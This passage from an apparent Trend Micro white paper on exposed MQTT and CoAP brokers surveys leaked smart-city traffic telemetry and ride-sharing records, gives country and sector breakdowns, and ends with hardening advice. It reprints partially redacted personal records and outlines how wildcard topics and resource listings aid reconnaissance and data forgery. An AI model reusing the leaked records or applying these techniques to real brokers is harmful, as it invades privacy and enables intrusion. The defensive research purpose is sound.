Figure 55. Records from what seems to be a production line of a smart factory in Taipei, Taiwan (part of the APAC region)


We found similar cases of exposed machines located in Germany and the Netherlands.

In light of this and previous findings, an attacker could exploit this data for target reconnaissance (e.g., equipment names and brands, including nicknames assigned to each machine). A casual attacker could simply try to publish MQTT messages to the broker, causing unexpected changes in the controlled process. An attacker behind a more targeted attack could instead find their way into the factories and take advantage of other vulnerabilities to directly affect the MQTT clients, or simply collect more of this data for industrial espionage purposes.

5.2 Example Case Study: Smart Cities and Transportation

Figure 56. Example of a modern highway

Extending on the previous factory automation example, smart cities can be seen as large factories that need to be automated. Instead of industrial robots, however, smart cities have construction sites, gates and bridges, public transportation, traffic-control systems, and waste collection and disposal.




• Air quality
• Increase recycle
• Software OTA update or configuration
• Available light
• Turn on/off
• Software OTA update or configuration
• Congestion
• Regulate flow
• Software OTA update or configuration
• Occupants
• Regulate temperature
• Software OTA update or configuration

Figure 57. Abstract smart city scenario. As in the smart-factory case, each node serves three functionalities: actively affect the physical world, measure from the environment, and be an IT node to be managed.

Like smart factories, smart cities produce large volumes of data through a variety of sensors (e.g., temperature, lighting conditions, and presence of vehicles or pedestrians). Based on such data, several control procedures are at work to trigger actuators. For example: "turn on street lights dynamically based on available light" (or to meet power-saving objectives) or "let traffic flow if no pedestrians are waiting or no vehicles are on sight in the opposite direction."

5.2.1 Findings: Smart City Telemetry Data

In 2017, we published two research papers about the risks of exposed cities[80] and transportation systems.[81] Looking at these verticals in MQTT and CoAP data confirmed that the risks are real. By searching for one brand of traffic monitoring system, we found an MQTT broker that was leaking data about the traffic conditions in specific locations in Mexico City, Mexico.



```
payload: {"subscriptionId":"5a99a23113e8aa92efae7bbe","data":[{"id":"TrafficFlowObserved-CDMX-6045-","type":"TrafficFlowObserved","address":{"addr
essCountry":"MX","addressLocality":"Ciudad de México","streetAddress":"Carretera Tepozotlan-San José del Puente"},"averageVehicleSpeed":32.96,"dateM
odified":"2018-03-24T02:09:47.00Z","dateObserved":"2018-03-24T02:09:47.00Z","jamFactor":3.3575,"location":{"type":"MultiLineString","coordinates":
[[[-99.20151,19.67959],[-99.20157,19.67994]],[[-99.20157,19.67994],[-99.20158,19.68002],[-99.20159,19.6801]],[[-99.20159,19.6801],[-99.2017,19.6807
8]],[[-99.2017,19.68078],[-99.20184,19.68157]],[[-99.20184,19.68157],[-99.20215,19.68338],[-99.20219,19.68364]],[[-99.20219,19.68364],[-99.20228,19.

payload: {"subscriptionId":"59d260c84be314a681d7ac01","data":[{"id":"SP-5.5","type":"TrafficFlowObserved","averageVehicleSpeed":"26.778","coordinat
es":{"type":"Point","coordinates":["2.966276737880903","42.26628851736215"]},"dateModified":"2018-03-24T00:20:05.695035","dateObserved":"2018-03-24T
01:20:00+01:00","dateObservedFrom":"2018-03-24T01:15:00+01:00","dateObservedTo":"2018-03-24T01:20:00+01:00","intensity":"5","occupancy":"1.0"}]}
```

Figure 58. Exposed traffic monitoring system in Mexico City, Mexico


[80] Numaan Huq, Stephen Hilt, and Natasha Hellberg. (15 February 2017). *Trend Micro.* "US Cities Exposed: A Shodan-Based Security Study of Exposed Assets in the US." Last accessed on 28 July 2018 at https://www.trendmicro.com/content/dam/trendmicro/global/en/security-intelligence/research/reports/wp-us-cities-exposed.pdf.

[81] Numaan Huq, Rainer Vosseler, and Morton Swimmer. (24 October 2017). *Trend Micro.* "Cyberattacks Against Intelligent Transportation Systems: Assessing Future Threats to ITS." Last accessed on 28 July 2018 at https://documents.trendmicro.com/assets/white_papers/wp-cyberattacks-against-intelligent-transportation-systems.pdf.

Injecting false data into these brokers could interfere with control systems, with consequences that depend on the implemented automatic controls. For example, if the measured congestion level is used to control traffic lights, an attacker could forge data, in such a way that would arbitrarily increase the congestion level, with concrete impact on a city.

5.2.2 Findings: Smart Transportation Data

While looking for leaked data related to smart cities, we noticed a group of records containing email addresses and location names matching the names of well-known companies. Further examination revealed that these records all pertained to taxi or car-sharing rides either booked by employees of large enterprises using their business email addresses or directed to — or departing from — the offices of the enterprises. All of the records contained precise timing information, which would allow an attacker to know *“who is going to [name of important enterprise]”* or *“which employee of [name of important enterprise] is going where.”*



```
payload: {"id":[redacted],"userName":"[redacted]","companyname":"[redacted]","email":"[redacted]vtrio.com","emailforcommun
ication":"[redacted]gmail.com","gender":"M","regMailSent":true,"verificationstatus":true,"imageURI":"https://storage.googleapis.com/[redacted]
[redacted]","rating":5.0,"noofridesaspassenger":1,"noofridesasrider":0,"companyCode":"[redacted]","noOfReviews":1,"locationUpdateAccuracy":1,"dontSho
wWhenInActive":false,"matchCompanyConstraint":false,"matchGenderConstraint":false,"matchGroupCompaniesConstraint":false,"rideMatchPercentageAsRid
er":0,"rideMatchPercentageAsPassenger":0,"confirmtype":false,"uniqueID":"[redacted]","msgObjType":"pro"} [redacted]

payload: {"id":[redacted],"userName":"Vinay","companyname":"IBM [redacted]","email":"[redacted] ibm.com","emailforcommunication":"[redacted]@
[redacted] ibm.com","gender":"M","regMailSent":true,"verificationstatus":false,"rating":0.0,"noofridesaspassenger":0,"noofridesasrider":0,"companyCod
e":"[redacted]","noOfReviews":0,"preferredRole":"Both","preferredVehicle":"Both","locationUpdateAccuracy":1,"dontShowWhenInActive":false,"matchCompan
yConstraint":false,"matchGenderConstraint":false,"matchGroupCompaniesConstraint":false,"supportCall":"1","rideMatchPercentageAsRider":15,"rideMat
chPercentageAsPassenger":70,"confirmtype":false,"uniqueID":"1[redacted]","msgObjType":"pro"} [redacted]

payload: {"id" [redacted],"userName":"[redacted]","companyname":"[redacted]","email":"[redacted]cognizant.com","em
ailforcommunication":"[redacted]yahoo.com","gender":"M","regMailSent":true,"verificationstatus":true,"imageURI":"https://storage.googleapi
s.com/imgqr/[redacted]","facebook":"[redacted]","rating":5.0,"noofridesaspassenger":20,"noofridesasrider":0,"companyCode":"[redacted]
","noOfReviews":16,"locationUpdateAccuracy":1,"dontShowWhenInActive":false,"matchCompanyConstraint":false,"matchGenderConstraint":false,"matchGr
oupCompaniesConstraint":false,"rideMatchPercentageAsRider":0,"rideMatchPercentageAsPassenger":0,"confirmtype":false,"uniqueID":"[redacted]","m

payload: {"id":[redacted],"userName":"[redacted]","companyname":"Cognizant","email":"[redacted]cognizant.com","emailforcommunicat
ion":"[redacted]gmail.com","gender":"M","regMailSent":true,"verificationstatus":true,"rating":5.0,"noofridesaspassenger":0,"noofridesasr
ider":106,"companyCode":"[redacted]","noOfReviews":78,"locationUpdateAccuracy":1,"dontShowWhenInActive":false,"matchCompanyConstraint":false,"matc
hGenderConstraint":false,"matchGroupCompaniesConstraint":false,"rideMatchPercentageAsRider":0,"rideMatchPercentageAsPassenger":0,"confirmtype":fa
lse,"uniqueID":"[redacted]","msgObjType":"pro"} [redacted]

payload: {"id":[redacted],"userName":"[redacted]","companyname":"[redacted]","email":"[redacted]","emailforcommunication":"[redacted]
[redacted]@gmail.com","gender":"M","regMailSent":true,"verificationstatus":false,"rating":5.0,"noofridesaspassenger":5,"noofridesasrider":0,"company
Code":"[redacted]","noOfReviews":1,"locationUpdateAccuracy":1,"dontShowWhenInActive":false,"matchCompanyConstraint":false,"matchGenderConstraint":
false,"matchGroupCompaniesConstraint":false,"rideMatchPercentageAsRider":0,"rideMatchPercentageAsPassenger":0,"confirmtype":false,"uniqueID":"[redacted]
[redacted]","msgObjType":"pro"} [redacted]

payload: {"id" [redacted],"userName":"[redacted] ,"companyname":"Cognizant","email":"[redacted]cognizant.com","emailforcommunication":"[redacted]
[redacted]gmail.com","gender":"M","regMailSent":true,"verificationstatus":true,"rating":5.0,"noofridesaspassenger":74,"noofridesasrider":0,"companyCod
e":"[redacted]","noOfReviews":63,"locationUpdateAccuracy":1,"dontShowWhenInActive":false,"matchCompanyConstraint":false,"matchGenderConstraint":fa
lse,"matchGroupCompaniesConstraint":false,"rideMatchPercentageAsRider":0,"rideMatchPercentageAsPassenger":0,"confirmtype":false,"uniqueID":"[redacted]
[redacted],"msgObjType":"pro"} [redacted]

payload: {"id":[redacted],"userName":"[redacted]","companyname":"IBM [redacted]","profession":"TL","email":"[redacted] ibm.com","emailforcom
munication":"[redacted]gmail.com","gender":"M","regMailSent":true,"verificationstatus":true,"rating":4.0,"noofridesaspassenger":2,"noofridesas
rider":48,"companyCode":"[redacted] ,"noOfReviews":32,"locationUpdateAccuracy":1,"dontShowWhenInActive":false,"matchCompanyConstraint":false,"matchGende
rConstraint":false,"matchGroupCompaniesConstraint":false,"rideMatchPercentageAsRider":0,"rideMatchPercentageAsPassenger":0,"confirmtype":false,"u
niqueID":"[redacted]","msgObjType":"pro"} [redacted]
```

Figure 59. Taxi or car-sharing data containing business names and email addresses

The possibilities are countless because this reconnaissance information could allow an attacker to know the movements of employees of high-profile target companies. With the telemetry data about smart cities, an attacker could prepare an attack against the smart city control system itself or against the individuals.

5.3 Affected Countries and ISPs

We found exposed MQTT and CoAP endpoints in virtually every country. However, to have an overall, aggregated overview of which countries and ISPs are most affected, we provide the following breakdowns.





Figure 60. Countries or territories with the highest numbers of MQTT brokers (top) and CoAP servers (bottom)

Note: We recorded 17,226 MQTT brokers in the Asia-Pacific (AP) region. However, limitations in Shodan's geolocation metadata inhibited us from determining more precise country or territory locations for the counts.






Figure 61. Top organizations or ISP names associated with the IPs of MQTT brokers (top) and CoAP servers (bottom)

Note: Listed names are how ISP/organization names were reported on Shodan data.

5.4 Affected Sectors

To have an overall, aggregated overview of what type of data the leaked records contained, we've automatically classified the records using pattern matching as follows. We're not aiming at perfect record provenance information, but we'd like to answer a generic question:

Which sectors or topics are most affected by these leaks?




Figure 62. Breakdown of exposed data by coarse-grained categorization

Note that, in the following list, labels are not disjoint: A record could be tagged as "consumer," "positioning," and "environment," indicating that it transports consumer-relevant information about the environment, along with some positioning data (e.g., a weather station installed in a smart home system). The list includes only some of the examples, just for explanatory purposes. The most relevant categories will be expanded later on.

- **Manufacturing.** This refers to any record mentioning keywords such as "robot" or "cnc" (computer numerical control), "factory", and so on.
- **Agriculture.** We noticed the presence of some agricultural machines reporting data. Despite being simple, keywords such as "agri" or "agro" are sufficient to get a rough estimate.
- **System.** We noticed traditional computers exchanging system messages referring to update procedures or file exchanges. Given the criticality of executable files being exchanged, we used specific patterns to label a record as "system" when we saw "*.bin" or "*.exe" files being mentioned, for instance.
- **ICS (industrial control system).** Intuitively, this refers to ICSs, which we "detected" when we saw words like "profinet", "modbus", "profibus", "opcdata", and so on being mentioned.
- **Healthcare.** This simply matches records containing terms such as "patient", "hospital", or "ambulance". Despite their simplicity, we were able to catch the GPS coordinates of ambulances parked in India, patient monitors, and so on.
- **Energy.** This label generally indicates if the leaked records contained some energy- or power-related information such as power consumption, voltage level, and any other kind of power meter.

- **Communication.** Although there is a separate analysis for leaked IMEI and IMSI (international mobile subscriber identity) numbers, we labeled as "communication" each record that contained an IMEI or IMSI number.

- **Positioning.** Intuitively, this refers to records containing GPS data, which we matched with proper regular expressions. This category is quite popular, due to the pervasive nature of consumer-level tracking devices. However, we found out that location data appears in industrial applications too (for instance, in heavy-duty vehicle tracking systems).

- **Transportation.** This refers to vehicles and more. In general, we included vessels, trucks, trains, airplanes, and so on.

- **Emergency.** This term refers to records containing some kind of message alert. This use case is an interesting modern version of pagers.[82] For this, we searched for keywords such as "emergency", "alarm", and "urgent" to estimate the fraction of records that are allegedly important for the recipient.

- **Consumer.** To distinguish "certainly consumer"-related records from the rest, we matched a list of well-known product or technology names (e.g., "homie", "fitbit", and "owntracks").

- **Environment.** This refers to a node that reports environmental conditions such as temperature, pressure, humidity, and noise. For example, we found about 20,000 records pertaining to lighting systems, door automation, intrusion detectors, smoke alarms, air quality monitors, and so on.

Note on misclassified records: We acknowledge the presence of a minority of misclassified records, due to the non-exhaustive keyword list that we used, and due to generic content (e.g., news) circulating over MQTT or CoAP, which could likely match any of the keywords. To minimize the ratio of false matches, we manually vetted each of our searches and removed outliers.

[82] Stephen Hilt and Philippe Lin. (22 December 2016). *Trend Micro.* "Leaking Beeps: Are Pagers Leaking Confidential Information?" Last accessed on 28 July 2018 at https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/leaking-beeps-pagers-leaking-confidential-information.

06 Conclusion

MQTT and CoAP are data protocols playing a fundamental role in M2M communication among consumer and industrial applications. The presence of unsecure MQTT and CoAP deployments shows no improved security awareness since 2017, when this problem was first highlighted for MQTT. Despite the security recommendations being well highlighted in the CoAP RFC, CoAP already suffers from a deployment problem similar to that affecting MQTT.

Both MQTT and CoAP have some features that, even in the absence of implementation vulnerabilities, can be abused to the attacker's advantage. When deploying or using MQTT and CoAP services, the following practical points should be considered.

First, in current versions of both MQTT and CoAP, **security is optional** and not built in; except for basic authentication features, strong authentication and encryption are delegated to TLS or its equivalent. There is one research proposal[83] for a secure version of MQTT that supports security at the protocol level, but the time to market for such changes is rather long. One of the reasons behind this white paper is that, with the exception of the HiveMQ Security Guide[84] (which has a higher web rank than the official MQTT FAQ[85] for "MQTT security"), there are no security-related references on MQTT. Most of the integration guides and tutorials that can be found show examples with no security enabled. Additionally, it's very easy to find open MQTT brokers and CoAP servers that are meant to be used for testing purposes only. These resources are provided to developers to aid in the prototyping of their code without the need of setting up an actual server, but the risk is that they're used even if it's just in production. The mere fact that they're available is, in our opinion, a problem because it encourages incautious development practices.

Second, MQTT and CoAP allow users to directly or indirectly obtain a **directory of the transported data**. MQTT has the concept of wild-card topics (e.g., "`#`"), and CoAP has the concept of linked resources, along with special URIs that can be queried (`/.well-known/core`) to obtain a list of resources exposed by a node. These features, despite fulfilling legitimate use cases, can be abused by an attacker to gather data about a target. The most striking demonstration of the security risk of this feature is mentioned in Section 2: We show how an attacker would be able to collect a very large amount of data, from which they could learn sensitive details about the victims.

Third, the IoT promotes **agile integration**, with transient and ephemeral nodes that come and go. It's not hard to think of two different nodes expecting different kinds of data or running different versions of the MQTT or CoAP protocol implementations. Data parsing is notoriously a hot spot for security vulnerabilities. A concrete case is the discrepancy in accepting invalid Unicode code points, which can lead to DoS.

[83] Meena Singh, M. A. Rajan, V. L. Shivraj, and P. Balamuralidhar. (April 2015). *2015 Fifth International Conference on Communication Systems and Network Technologies.* "Secure MQTT for Internet of Things (IoT)." Last accessed on 28 July 2018 at https://ieeexplore.ieee.org/document/7280018/.

[84] dc-square GmbH. (2012). *HiveMQ.* "MQTT Security Fundamentals." Last accessed on 28 July 2018 at https://www.hivemq.com/mqtt-security-fundamentals/.

[85] MQTT. *MQTT.* "Frequently Asked Questions." Last accessed on 6 August 2018 at http://mqtt.org/faq.

Along the same line, the IoT promotes the creation of analytics workflows and web-based visualization dashboards. Here is where the “machine” world meets the web world. Recall that MQTT and CoAP make no assumption or checks on the payload that they transport, which could be plain text data as well as binary data. From a web security perspective, MQTT and CoAP nodes should be treated as unsafe data sources, to avoid the risk of their becoming vectors of well-known XSS/SQL (cross-site scripting/Structured Query Language) injection attacks.

Finally, users should be aware that **data sent to an MQTT broker is not just “transiting,”** but could be retained, at least for two reasons: because it may serve logging purposes and because it’s requested by the sender (recall the “message retain” option). Therefore, using a cloud broker does not guarantee that the provider could not store the messages for operational requirements or intentionally.

As a concrete example of best practices, we put forth the example of AWS IoT. In AWS IoT, it is impossible for a user (even a non-expert user) to connect an IoT device in an unsecure way, or to create an unsecure instance of AWS IoT’s backend. The service is essentially a managed MQTT broker that:

- **Enforces TLS encryption.** There’s no other way to connect to the broker than over TLS.
- **Enforces mutual TLS-based authentication with per-device certificates.** Each new “thing” (node) must have a new certificate, which will be used to authenticate the thing onto the server, and a certificate that will allow the thing to authenticate the AWS IoT server. If a node is lost or compromised, the administration dashboard allows the revocation of its certificate.
- **Disables QoS = 2 and retained messages.** This effectively reduces the risk and power of DoS. As shown in Section 3.2.2, if a malicious publisher sends a message with QoS = 2 (i.e., the message must be confirmed and requires two transfers each side) and “retain option” enabled, this will cause the delivery to be repeated indefinitely, until the subscribers ACK (acknowledge) the message, including all future subscribers. If, because of a failure, a message is not acknowledged, the broker will keep resending it.
- **Is usable.** All of the above is “wrapped” in a usable web wizard that guides the user from zero to testing with in-line documentation.

We believe that this deployment should be used by other service providers, and as a reference for system integrators.

Security and privacy risks in MQTT and CoAP data protocols warrant attention as they are being widely used in M2M communications in IoT deployments and are being increasingly adopted in IIoT applications. The number of exposed MQTT and CoAP hosts and misconfigured systems that leak credentials, sensitive information, and industry-related process data to potential attackers further brings the concern to the fore. The gathered information may be used to perform reconnaissance on target companies. The vulnerabilities we outlined, furthermore, could even allow attackers to gain remote control of a device or keep it in a DoS state.

We recommend closely adhering to the aforementioned best practices, which should cover the considerations that we cited and provide organizations with hardened, enterprise-grade security that detect and prevent threats to M2M communications. Cybersecurity should be prioritized by service providers, system integrators, and IT teams to deter attackers from subverting and abusing MQTT and CoAP-enabled applications and systems.

When Machines Can’t Talk:

Security and Privacy Issues of Machine-to-Machine Data Protocols

Published by:
Trend Micro Research

Written by:
Federico Maggi and
Rainer Vosseler
Trend Micro Research

Davide Quarta
EURECOM and Politecnico di Milano

Stock images used under license
from Shutterstock.com

TREND MICRO LEGAL DISCLAIMER

